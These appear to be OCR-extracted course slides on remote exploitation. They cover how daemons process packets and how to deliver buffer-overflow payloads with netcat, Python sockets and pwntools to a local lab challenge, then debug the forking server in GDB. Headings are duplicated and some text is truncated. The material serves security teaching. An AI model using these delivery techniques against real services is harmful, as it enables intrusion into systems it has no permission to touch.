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
Remote Exploit: Exploiting Differences

Exploiting differences:


- Everything is transmitted as packets
- Exploit may use several packets
- Or even use information in responses

How do daemons work?




```
write (int fd, void *buf, size_t count);
read  (int fd, void *buf, size_t count);
```

How do daemons v



```
write (int fd, void *buf, size_t count);
read  (int fd, void *buf, size_t count);
```

Remote Exploit: Exploiting Differences



Receive Data

- Low level stuff

Parse Data

- What wants the packet make me do?

Action 1

Action 2

Action 3

Answer 1


Answer 2

Answer 3

Respond Data

- Low level stuff

Remote Exploit: Exploiting Differences



Remote Exploit: Example

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Remote Exploit with netcat

How to interact with a remote server?

Netcat

- Netcat (nc) is like “telnet”, but much simpler
- Allows sending and receiving bytes

```
[user@host]# nc smtp.domain.com 25
220 myrelay.domain.com ESMTP
HELO smtp.domain.com
250 myrelay.domain.com
MAIL FROM:<alice@hacker.com>
250 sender <alice@hacker.com> ok
RCPT TO:<bob@secure.net>
250 recipient <bob@secure.net> ok
DATA
```

Remote Exploit with netcat

How to interact with a remote server?

Netcat

- Connect to socket, write(socket) what we read(stdin)
- Just print() the exploit, and use nc to transfer it

```
./exploit.py | nc localhost 1337
```

Exploit.py:

```
print “A” * 200 + “BBB”
```

Remote Exploit with scripts

How to interact with a remote server?

Use perl/python/ruby/whatever

- Connect() to server
- Write() exploit

```
payload = “A” * 200 + “BBB”
sock = socket.socket(socket.AF_INET,
                                socket.SOCK_STREAM)
server_address = ('localhost', 10000)
sock.connect(server_address)
sock.send(payload)
data = sock.recv()
```

Remote Exploit with pwntools

How to interact with a remote server?

Python and pwntools

```
tube = connect("localhost", 5001)
payload = “A” * 200 + “BBB”

def doBof():
  tube.recvuntil(">")
  tube.sendline("1");
  tube.sendline(payload)
  tube.recv()

doBof()
```

Remote Exploit debugging basics

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Remote Exploit debugging basics

Start vulnerable server in the background:

```
$ ./challenge16 &
```

Port already used? Kill old process/zombie:

```
$ pkill challenge16
```

Remote Exploit debugging basics

Start GDB with the program:

```
$ gdb -q challenge16
```

Find <pid>:

```
$ ps axw | grep challenge16
```

Attach the parent:

```
(gdb) attach <pid>
```

Set follow-fork-mode child:

```
(gdb) set follow-fork-mode child
```

Continue:

```
(gdb) c
```

Remote Exploit debugging basics

When executing the exploit:

- GDB will see fork()
- GDB will detach from parent
- GDB will attach to child
- Memory corruption in child -> debug along

Want to try improved exploit? Attach again:

```
(gdb) attach <pid>
(gdb) c
```

Recap

Recap

Remote Exploit Recap:

- Shellcode needs to make shell available via network
- Services usually fork (identical copy of the parent) to handle connections